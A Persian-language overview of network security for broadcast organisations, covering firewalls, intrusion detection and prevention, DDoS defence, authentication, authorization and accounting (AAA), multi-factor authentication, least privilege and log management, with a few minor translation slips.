به‌طور کلی سیستم عامل‌ها دارای نقاط ضعف بالقوه زیادی هستند، مثلا زمانی‌که سیستم عامل‌ها نیاز به به‌روزرسانی دارند، کاربران اغلب نگران این موضوع هستند که برخی از برنامه‌ها باید دوباره نصب شوند یا به طور کلی کار نمی‌کنند. بنابراین هر زیرساخت برودکست سازمانی باید راهبردهای ارتقای قابل اعتماد، قابل پیش‌بینی و شفافی را داشته باشد. سهولت استفاده برای کاربران و امنیت در برابر هکرها دو سر یک توازن است که یک برودکستر بایستی در ایجاد، نگهداری و یا ارتقا پایداری خدمات امن وزن هر شاخص را تعیین کند. با این حال، امنیت شامل حفظ یکپارچگی داده‌هایی که ذخیره می شوند، نیز هست. این فقط در مورد آسیب‌پذیری‌ها نیست. این امر به ویژه در صورتی آشکار می‌شود که شخصی یک فایل پیکربندی کنترلی مهم یا یک آیتم رسانه‌ای با ارزش را حذف کند. در بدترین حالت، مکانیزم‌های پشتیبان‌گیری باید اجرا شوند تا در صورت آلوده شدن فایل، این محتویات یا حتی فایل‌های قبلی بازیابی شوند. ایجاد پشتیبان‌گیری افزایشی (incremental backups) گزینه‌ای برای احیای ساده یک فایل آلوده به ویروس و جایگزینی آن با نسخه جدید همان فایل است. با این وجود، انجام این کار باعث می‌شود که اگر تعداد زیادی کپی از همان فایل ایجاد شود، سیستم ذخیره‌سازی به صورت تصاعدی رشد کند.

بسته به نوع داده‌ای که ذخیره می‌شود، سیستم‌های پشتیبان ممکن است به مقررات زیادی نیاز داشته باشند. باید اغلب از فایل‌های رسانه‌ای بزرگ یک کپی برداریم که این امر فشار زیادی را بر سیستم‌های ذخیره‌سازی و زیرساخت پردازشی و ارتباطی شبکه وارد می‌کنند.

به لطف IP، چشم‌اندازهایی که تاکنون دیده نشده بود برای استحکام، مقیاس‌پذیری و انعطاف‌پذیری به برودکسترها ارائه می‌شود. زمانی که مالکیت معنوی با زیرساخت‌های COTS (Commercial-of-the-Shef)

همراه شود، مهم‌ترین پیشرفت تکنولوژیکی در تاریخ تلویزیون را نشان می‌دهد. با این حال، برودکسترها باید آگاه و در مواجهه با خطرات امنیتی آینده، که بسیاری از آن‌ها برای جامعه بزرگ‌تر فناوری اطلاعات شناخته شده هستند، آگاه و فعال باشند، زیرا از این فناوری جدید استفاده می‌کنند.

هر زیرساخت رسانه‌ای در مورد امنیت فناوری اطلاعات آسیب‌پذیر است، زیرا راه‌حل‌های زیادی وجود ندارد که بتوان آن‌ها را با سرعت و به طور گسترده و بدون ایجاد تاخیر در گردش کار پیاده‌سازی کرد.

در زمانی که انعطاف‌پذیری و چابکی مهم‌تر از همیشه است، واقعا گزینه‌ای برای بازگشت به اتصالاتMADI،SDI یا آنالوگ وجود ندارد. ما نمی‌توانیم زمان را به عقب برگردانیم. استفاده از فناوری IP و فضای ابری، به دلیل ارزش افزوده‌ای که ایجاد می‌کنند، اجتناب ناپذیر است.

اپراتورها و ارائه دهندگان، بیش از پیش در مورد تدابیر امنیتی که در برابر حملات سایبری دارند، مورد سوال قرار می‌گیرند. پیشنهادات EBUR143 و R146 یک مسیر کاملا تعریف شده و روشن ارائه می‌دهند. سوالی که مطرح می‌شود این است که چگونه می‌توانیم دست به کار شویم؟

پیشنهادات زیادی برای پیاده‌سازی امنیت سایبری در صنعت صداوتصویر وجود دارد و بیش‌تر ما در حال سنجش مزایا و معایب هرکدام هستیم. اگر هر ارائه‌دهنده سرویس، روش خود را توسعه دهد، مشکلات سازگاری غیرقابل حل و امنیت پراکنده بوجود می‌آید.

به جای تلاش برای یکپارچگی مجدد (که کسب و کارهای تخصصی برودکست خاطرات بدی از آن دارند) باید نتایج عملکرد کسانی که ساز و کارهای امنیتی را پیاده‌سازی کرده‌اند، مورد مطالعه و بررسی قرار دهیم و نکات لازم را یادداشت‌برداری کنیم.

۱- بخش اول


۱-۱. برقراری امنیت شبکه در برابر تهدیدات خارجی

۱-۱-۱. فایروال‌ها

هنگام طراحی شبکه امن، ابتدا باید از آن در برابر مهاجمین خارجی محافظت کنیم. اولین خط دفاعی فایروال است. اگر نیازی به برقراری ارتباط با زیرساخت‌های خارج سازمانی و یا حتی خارج ساختار گردش کار محتوا و یا ایجاد دسترسی به ارائه‌دهندگان خدمات یا کارمندان از خارج از سیستم نباشد، نیازی به محافظت در برابر دسترسی خارجی نخواهیم داشت. می‌دانیم که برودکسترها وظیفه انتقال رسانه از تولیدکنندگان محتوا به مصرف‌کنندگان را به عهده دارند. علاوه بر این‌ها می‌دانیم که دسترسی به سیستم، برای کارکنان و ارائه دهندگان مورد اعتماد خدمات به منظور پشتیبانی و نگهداری سخت‌افزار و نرم‌افزار ضروری است. فایروال‌ها این دسترسی محدود را با لیست‌های کنترل دسترسی (Access Control Lists) (ACL) فراهم می‌کنند که مانند فیلترهایی عمل می‌کنند که به منابع خاصی اجازه می‌دهند با مقصدهای خاص و با استفاده از پورت‌های خاص ارتباط برقرار کنند. اگر ارتباطی با ACL مطابقت نداشته باشد، دسترسی به آن غیرمجاز است. می‌توانید این ACLها را طوری تنظیم کنید که بسیار دقیق یا بسیار گسترده باشند. سیستم هر چه دقیق‌تر باشد ایمن‌تر خواهد بود.

نکته: برنامه‌ها و پروتکل‌های ارتباطی مختلف از درگاه‌های دسترسی مجازی مختلف به نام پورت استفاده می‌کنند. با افزودن آن‌ها به ACL ها، سطح امنیت بهتری به دست می‌آید.

فایروال‌ها را می‌توان با استفاده از ابزار IPTables به صورت یک دستگاه و سخت‌افزار خریداری کرد یا با یک قیمت مقرون به‌صرفه روی



شکل ۱-۱- برقراری امنیت در شبکه داخلی

سرور لینوکس نصب کرد. (هر دو نتیجه یکسانی دارند) با استفاده از ACL، فقط ترافیک ارتباطی لازم می‌تواند عبور کند. همه فیلترهای ACL باید به صورت دستی توسط کاربر IP Tables مدیریت شوند. اگرچه انتخاب سرور لینوکس به‌عنوان پلتفرم برای فایروال ممکن است گزینه مقرون به صرفه‌تری به نظر برسد، اما نیازمند پشتیبان متخصص و مجربی است که در حوزه لینوکس و ACL دانش بالایی داشته باشد.

۲-۱-۱. تهدیدات داخلی و خارجی

بسته به اندازه شبکه و زیرسامانه‌ها و زنجیره‌های کاری محتوا که از آن استفاده می‌کنند، می‌توان یک فایروال برای محافظت از سیستم در برابر ارتباطات بیرونی و همچنین در برابر زیرسامانه‌ها و زنجیره‌های کاری مختلف داخلی راه‌اندازی کرد. به طور معمول، حفاظت از زیرسامانه‌ها و زنجیره‌های کاری برای رفع نگرانی‌های مربوط به اعتماد طراحی نشده است، بلکه برای دور نگه داشتن عوامل و برنامه‌های مخرب از شبکه‌های کوچک‌تر و محافظت از سیستم بزرگ‌تر به عنوان یک سیستم کلی طراحی شده است.

۳-۱-۱. بازرسی در خط(In-line Inspection)

یک سیستم تشخیص نفوذ (Intrusion Detection System) (IDS) به طور فعال بسته‌هایی را که از طریق آن عبور می‌کند و در جستجوی امضاهای خاص هستند را اسکن می‌کند و مدیران سیستم را از فعالیت مشکوک آگاه می‌کند، در حالی که عملکرد اصلی فایروال، ارتباطات را به کانال‌های مجاز محدود می‌کند. یک سیستم پیشگیری از نفوذ (intrusion prevention system) (IPS) علاوه بر صدور هشدار، اقداماتی را برای متوقف کردن رفتار مداخله انجام خواهد داد. IDS/IPS ممکن است یک دستگاه مستقل باشد که می‌تواند با فایروال ادغام شود، یا ممکن است یک برنامه ضد بدافزار برای ایستگاه‌های کاری میزبان یا سرور باشد. با استفاده از آن قبل و یا بعد از یک فایروال، عملیات نفوذ قبل از ورود به شبکه امن متوقف می‌شود. مقدار محتوایی که به طور فعال از فایروال عبور می‌کند تعیین کننده شاخص کارایی فنی و قیمت IPS/IDS است، و اگر انتخاب اصولی و منطقی نباشد، ممکن است به گلوگاهی برای توان عملیاتی تبدیل شود. به خاطر داشته باشید که این‌ها ابزارهایی هستند که مرتباً با تعاریف جدید بدافزار به روز می‌شوند.

۴-۱-۱. حملات منع سرویس (Denial of Service Attacks)

حملاتی که به عنوان حملات منع سرویس (DoS) شناخته می‌شوند از رایانه‌های میزبان می‌آیند و به یک شبکه قابل اعتماد متصل نیستند. اگر یک حمله از چندین رایانه سازماندهی شود، به آن حملات منع سرویس توزیع شده (DDOS) می‌گویند. هدف این حملات؛ مصرف تمام منابع یک شبکه با هدف عدم دسترسی کاربران مجاز است. فایروال‌ها، IPSها و دستگاه های اختصاصی، همگی می‌توانند به مکانیزم دفاعی در برابر حملات DDoS مجهز شوند. هنگامی که یک حمله DDoS در مقیاس بزرگ رخ می‌دهد، ممکن است فایروال‌ها و سیستم‌های پیشگیری از نفوذ (IPS) را تحت تاثیر قرار دهند. ممکن است ایده خوبی باشد که برای سیستم‌های حیاتی از یک دستگاه سخت‌افزاری جداگانه DDoS، دستگاهی که خارج از فایروال اولیه قرار دارد، استفاده شود. این یکی دیگر از انتخاب‌های حیاتی است که بررسی محصول و در نظر گرفتن نیازهای سازمان را ضروری می‌کند.

۵-۱-۱. منابع

در حال حاضر اکثر برودکسترهای بزرگ ابزارهای ذکر شده در بالا را برای محافظت از شبکه یا شبکه‌های داخلی خود در برابر اینترنت دارند. همان‌طور که نیازهای برنامه‌ریزی شده بیشتری به سیستم‌های برودکست اضافه می‌شود، باید تلاش سازمان یافته‌ای انجام شود تا اطمینان حاصل شود که این منابع برای هر نیاز برنامه ریزی شده اضافی مقیاس پذیر هستند. به عنوان مثال، برای گردش‌های کاری جدید که فایل‌ها را به(و یا از) منابع یا مقصدهای خارجی انتقال می‌دهند، به پهنای باند بیش‌تری نیاز است. تجهیزات امنیتی و فایروال‌هایی که از قبل در محل هستند ممکن است نیاز به ارتقا یا تعویض داشته باشند.

۶-۱-۱. ابر(Cloud)

استفاده از سیستم‌های مبتنی بر ابر، موضوع گسترده‌ای است که در اینجا به جزئیات آن نمی‌پردازیم. انتقال کل گردش کار به فضای ابری با استفاده از سرویس‌های ابری مانند SaaS (Software-as-a-Service) یا نرم‌افزار به عنوان سرویس، معماری کاملا متفاوتی را می‌طلبد. پهنای باند، امنیت و نجات از یک فاجعه (disaster recovery) از جمله عواملی هستند که متفاوت خواهند بود. کارکنان فنی همچنین باید مجموعه مهارت‌های مختلفی را برای پیکربندی، مدیریت و پشتیبانی از سیستم‌های مبتنی بر ابر کسب کنند.

۲-۱. برقراری امنیت داخلی شبکه

ما رویکردی را بررسی کرده‌ایم که در آن از آدرس‌های IP برای اعمال امنیت استفاده می‌شود. هنگامی که چارچوب‌های شبکه کاملا شفاف و قابل اعتماد بودند، سیستم‌های استاتیک نیز به طور سنتی با استفاده از این تکنیک پیاده‌سازی می‌شدند. در سیستم‌های پویای پیشرفته امروزی، ما می‌توانیم محیط‌های ابری و چندابری با ریسک بالای امنیتی را با شبکه‌های ناشناخته، در میان پلتفرم‌های ابری قرار دهیم. ایمن‌سازی زیرساخت داخلی شبکه پس از ورود به آن مستلزم یک راهبرد چند لایه است. برای انجام این کار، یک سری لایه‌های امنیتی مبتنی بر هویت بسازید. بار دیگر، نگهداری از یک سیستم پاک بر اساس مدل Zero Trust آغاز می‌شود و همچنان مستلزم توجه مداوم است. در حالی که برخی از راهبردها می‌توانند ثابت و خودکار باشند، بسیاری دیگر نیاز به مراقبت و نگهداری مداوم دارند. دسترسی به شبکه توسط ساختار مبتنی بر استاندارد معروف به AAA انجام می‌شود که مخفف (احراز هویت(Authentication)، تایید مجوز(Authorization) و حسابرسی(Accounting)) است. در این بخش به این موارد و همچنین تکنیک‌هایی برای انتقال و ذخیره‌سازی ایمن پرداخته می‌شود.

۱-۲-۱. احراز هویت(Authentication)

احراز هویت، فرآیند تایید این است که شخص یا چیزی که قصد ورود به سیستم را با استفاده از اعتبارنامه‌هایی مانند نام کاربری، گذر واژه، و/یا انواع دیگر فرم‌های شناسایی دارد، همان شخصی است که ادعا می‌کند. سامانه‌هایی که به عنوان مدیریت هویت و دایرکتوری سرویس نامیده می‌شوند، برنامه‌های پایگاه داده‌ای هستند که، داده‌های کاربر، رمزهای عبور و حساب‌های رایانه، ارائه احراز هویت؛ مدیریت کاربران و گروه‌ها؛ مدیریت خط‌مشی‌ها؛ و تبادل داده با سایر سازمان‌های شبکه‌ای را ذخیره می‌کنند. از جمله نمونه‌های معروفی که دراین زمینه وجود دارند،AD(Active Directory) برای domain networkهای مایکروسافت ویندوز، و IdM (Identity Management) برای شرکت RedHat لینوکس است.


OpenLDAP و Apache Directory Server چند سرویس دایرکتوری دیگر هستند. استاندارد دسترسی به دایرکتوری سبک وزن (Lightweight Directory Access Protocol) (LDAP)، یک استاندارد باز و چند پلتفرمی (Cross platform) است که برای احراز هویت خدمات دایرکتوری استفاده می‌شود، که توسط AD (Active Directory) و IDM پشتیبانی می‌شود و این امکان را برای اشتراک‌گذاری داده‌های احراز هویت بین چندین سرویس فراهم می‌کند. علاوه بر این، AD به طور بومی توسط IDM پشتیبانی می‌شود.

اکثر دستگاه‌های شبکه در سطح یک سازمان، از جمله سوئیچ‌های اترنت و مسیریاب‌ها، از LDAP پشتیبانی نمی‌کنند یا مستقیما با خدمات دایرکتوری ارتباط برقرار نمی‌کنند. آن‌ها اغلب از سرویس احراز هویت از راه دور برای ورود کاربران (Remote Authentication Dial-In User Service) (RADIUS) پشتیبانی می‌کنند، یک استاندارد قدیمی که انتقال درخواست‌های احراز هویت را به سیستم‌های مدیریت هویت مانند AD امکان‌پذیر می‌کند. در اصل، یک سرور RADIUS ارتباط بین این دستگاه‌ها و سیستم مدیریت هویت را تسهیل می‌کند. RADIUS به عنوان مترجم چارچوب AAA، حتی در مواردی که پروتکل‌های بومی دستگاه‌ها همسو نمی‌شوند، عمل می‌کند. سوئیچ‌ها و مسیریاب‌هایی که از فریم‌ورک AAA پشتیبانی می‌کنند، می‌توانند در پایگاه داده محلی چه نسخه اصلی و چه نسخه پشتیبان پیاده‌سازی شوند. به عنوان نمونه زمانی که مهندسان پشتیبان، دسترسی به تجهیزات شبکه را تایید می‌کنند، کنترل‌کننده‌های WLAN به AD متصل می‌شوند تا مدیریت هویت متمرکز را ارائه دهند، و زمانی که کاربران با استفاده از WAP به Wi-Fi متصل می‌شوند، سرورهای RADIUS از کلیدهای مخفی مشترک، که هرگز از طریق شبکه منتقل نمی-شوند، استفاده می‌کنند.

نسخه ارتقا یافتهDIAMETER، RADIUS نام دارد. تفاوت اصلی بین این دو این است که RADIUS یک پروتکل بدون اتصال است که از پروتکل بسته داده کاربر (UDP) استفاده می‌کند، اما DIAMETER یک پروتکل اتصال‌گرا است که از پروتکل کنترل انتقال (TCP) استفاده می‌کند، این ویژگی به DIAMETER اجازه می‌دهد تا انتقال ایمن را در چارچوب AAAها انجام دهد و آن را قابل اعتمادتر می‌کند.

۱-۱-۲-۱. احراز هویت چندعاملی

قدیمی‌ترین و محبوب‌ترین روش احراز هویت استفاده از رمزهای عبور و در عین حال راحت‌ترین روشی است که شکسته می‌شود. احراز هویت چند عاملی (Multi-Factor Authentication) (MFA) تا حدودی شرایط امنیت را بهبود داده است. روش‌های احراز هویت دو و سه عاملی



شکل ۲-۱- ایمن سازی زیرساخت های داخلی با احراز هویت

در MFA گنجانده شده است. درواقع ایده احراز هویت چندعاملی این است که هر اطلاعات اضافی یا مدرک مورد نیاز برای احراز هویت، درجه دیگری از محافظت را اضافه می‌کند. اما، هر چه عناصر بیش‌تر گنجانده شود، دسترسی کاربران به سیستم دشوارتر می‌شود.

احراز هویت چند عاملی معمولا شامل یک یا چند مجموعه زیر است:

- چیزی که کاربر می‌داند؛ گذر واژه، PIN یا سوال محرمانه
- چیزی که کاربر دارد؛ کاربر دارای توکن‌های امنیتی متصل (کارت‌خوان، USB Stick، ارتباطات میدان نزدیک (NFC)، شناسایی فرکانس رادیویی (RFID) و دستگاه‌های بلوتوث) و توکن‌های امنیتی منفصل و توکن‌های مبتنی بر متن پیامک است.
- چیزی که کاربر هست؛ بیومتریک (اثر انگشت یا عنبیه، صدا یا صورت)

نکته ۱: واقع‌بینانه نیست که فکر کنیم همه دستگاه‌ها در یک سیستم بزرگ می‌توانند توسط یک سرویس احراز هویت شوند. خدمات Bridging با استفاده از پروتکل‌های مشترک انجام می‌شود.

نکته ۲: برای سازمان‌های برودکستی که اطلاعات یا سیستم‌های حساس و ارزشمندی دارند یا شبکه‌های کوچک (محلی و یا استانی) که به لحاظ مالی در شرایطی نیستند که بتوانند خسارات ناشی از حمله را متحمل شوند، توصیه می‌شود که حتماً از احراز هویت چند عاملی استفاده شود.

۲-۲-۱. تایید مجوز (Authorization)


تایید مجوز فرآیندی است که مشخص می کند کاربر به چه منابعی امکان دسترسی دارد و پس از موفقیت آمیز بودن احراز هویت، چه اقداماتی می‌تواند انجام دهد. یکی از راه‌های آسان برای اعطای مجوز به کاربران یا حساب‌های سرویس، اختصاص دادن آن‌ها به گروه‌هایی در خدمات مدیریت هویت است. کم‌ترین دسترسی باید به گروه‌ها اختصاص داده شود تا هر کاربر، تنها بتواند وظایفی را که لازم است انجام دهد.

هنگام پیکربندی حساب‌ها برای کاربران یا برنامه‌های جدید به مدیران سیستم یا پشتیبانی‌دهندگان خدمات، اجازه انتخاب مسیر آسان یا اعطای حساب‌های کاربری خاص، مانند روت در لینوکس، یا عضویت در Administrators، Domain Admins و گروه‌های Enterprise Admin در ویندوز را ندهید، زیرا هر بدافزار یا هکری که به این حساب‌ها دسترسی پیدا کند، می‌تواند آسیب بزرگی به همراه داشته باشد. اگرچه این یک راه سریع و ساده برای راه‌اندازی یک سیستم است، اما تمام امنیت لازم برای ایمن کردن سیستم را دور می‌زند.

نکته: پیکربندی و حفظ دقیق و به روز مجوزهای کاربر در یک سیستم بزرگ می‌تواند یک فرایند مدیریتی پیچیده و وقت گیر باشد. با این حال، با پیروی از بهترین روش‌ها مانند تخصیص کاربران و حساب‌ها به گروه‌ها و به‌کارگیری اصل کمترین امتیاز (کمترین سطح دسترسی لازم بدون اختلال در فرآیند روزمره کاربر)، می‌توانید فرآیند را ساده کرده و امنیت را افزایش دهید.

۳-۲-۱.حسابرسی (Accounting)

حسابرسی بخش نهایی معماری AAA است. این معماری ابزاری را برای نظارت و ثبت فعالیت سیستم، کاربر یا حساب کاربری در حالی که از منابع شبکه یا سیستم استفاده می‌کند، ارائه می‌دهد. این کار با ثبت داده‌های آمار جلسه (Session) و اطلاعات مورد استفاده انجام می‌شود.



شکل ۳-۱- اضافه کردن لایه تایید مجوز

داده‌های حسابرسی را می‌توان برای عملیات پیگیری، صورت‌حساب، و برنامه‌های کاربردی، شبکه و نظارت پایگاه‌داده در زمان واقعی، عیب‌یابی، تجزیه و تحلیل روند و استفاده از منابع مورد استفاده قرار داد. هنگامی که نوبت به ثبت و رکورد فعالیت کاربر و رفع مشکلات زمانبندی و عملکرد در محیط‌های برودکست می‌شود، داده‌های log می‌تواند بسیار مفید باشد. همان‌طور که در شکل ۴-۱ نشان داده شده است، داده‌های حسابرسی توسط برنامه‌ها و دستگاه‌ها ارائه می‌شود.

۴-۲-۱. Logging

هنگام توسعه و تخمین هزینه یک سیستم جدید، Logging اغلب جزو مهم‌ترین ملاحظات نیست. اکثر دستگاه‌ها، سیستم‌های امنیتی و برنامه‌ها، log تولید می‌کنند و اغلب، در سطوحی هستند که کاربر می‌تواند آن را تنظیم کند. به عنوان مثال، سطح log طولانی که در اکثر برنامه‌های اتوماسیون برودکست یافت می‌شود، تمام اقدامات انجام شده توسط کاربر و سیستم را ثبت می‌کند. حتی اگر اطلاعات بیش‌تری در صورت نیاز در دسترس باشد، هزینه‌ای برای ذخیره‌سازی Logهای اضافی وجود دارد. Logها علاوه بر اینکه بر میزان ایجاد ترافیک در شبکه تاثیرگذارند؛ نیاز به ذخیره‌سازی هم دارند، که باید مدیریت شود، و بسته به سیستم ذخیره‌سازی مورد استفاده، ممکن است هزینه‌های اضافی برای ظرفیت ذخیره‌سازی، قدرت پردازش جستجو و تجزیه و تحلیل، و حجم رکورد روزانه داده‌ها متحمل شود.


۴-۲-۱-۱. ذخیره Log

معمولا، کاربران می‌توانند Logهای خود را به صورت local رکورد کنند یا با استفاده از یک روش ذخیره‌سازی واحد، یکپارچه کنند. در حالی‌که پیکربندی یک رویکرد یکپارچه نیاز به زمان بیش‌تری دارد، اما مزایای آن شامل همبستگی و دسترسی آسان‌تر به داده‌ها، و هم‌چنین امکان بکارگیری و بهره‌برداری از لایه‌بندی هوش تجاری یا یادگیری ماشین در بالادست داده‌ها است. Logها در حالت ایده‌آل باید قبل از انتقال به فضای ذخیره‌سازی مشترک به صورت محلی بافر شوند تا از چالش‌هایی مانند گلوگاه‌سازی در نقط حساس شبکه و در زمان‌های خاص جلوگیری شود.

اکثر دستگاه‌ها، برنامه‌ها و دستگاه‌های ذخیره‌سازی Log از قالب استاندارد Log به نام Syslog استفاده می‌کنند. امکان تبدیل فرمت‌های Log اختصاصی به فرمت Syslog با استفاده از نرم‌افزارهایی که در حال حاضر وجود دارند، وجود دارد. در زمان راه‌اندازی یک Log داده، استفاده از یک فرمت مشترک برای داده‌های Log که از هر تولیدکننده Log به دست می‌آید، بسیار مهم است، تا فرآیند راه‌اندازی عملیات ذخیره‌سازی و گزارش‌دهی را ساده‌تر کند. صرف نظر از این‌که Logها در کجا ایجاد شده‌اند، همه تاییدیه‌های زمانی باید دارای ساختار منطقه زمانی و فرمت ساعت تابستانی یکسان باشند.

مدت زمان ثبت Logهایی که باید نگهداری شوند به عوامل مختلفی بستگی دارد:

- قوانین انطباق: قوانین بالادستی(ملی و یا سازمانی) اغلب مدت زمان نگهداری Logها را مشخص می‌کند.
- نیازمندی‌های داخلی: پس از مدتی، Logها اغلب ارزش خود را از دست می‌دهند.
- هزینه ذخیره‌سازی: گرچه هزینه ذخیره‌سازی همیشه در حال کاهش است، اما هم‌چنان یک هزینه مستمر است. Logها به سرعت به اندازه‌های بسیار بزرگ رشد می‌کنند.



شکل ۴-۱- اضافه کردن لایه حسابرسی

۲-۴-۲-۱. ابزارهای Logging

پس از تعیین مقدار ذخیره‌سازی مورد نیاز برای Logها، آن‌ها را می‌توان به گونه‌ای پیکربندی کرد که پس از یک دوره زمانی مشخص به طور خودکار حذف شود. تا زمانی که الزامات تغییر نکند، لازم نیست این مرحله به صورت دستی انجام شود. علاوه بر این، داده‌های Log را می‌توان به گونه‌ای تنظیم کرد تا به تدریج به ذخیره‌سازهای آرشیو ارزان قیمت‌تری منتقل شوند. در تنظیمات مبتنی بر ابر، آرشیوها را می‌توان به راحتی پیکربندی کرد و به راحتی در دسترس هستند.

توصیه می شود که هر کاربر حساب شخصی خود را داشته باشد و تعداد حساب‌های اشتراک گذاری شده به حداقل برسد. از آن‌جایی که Logها ممکن است به فعالیت کاربر مرتبط باشند، این امر تشخیص و رفع مشکلات سیستم مربوط به کاربر را آسان‌تر می‌کند.

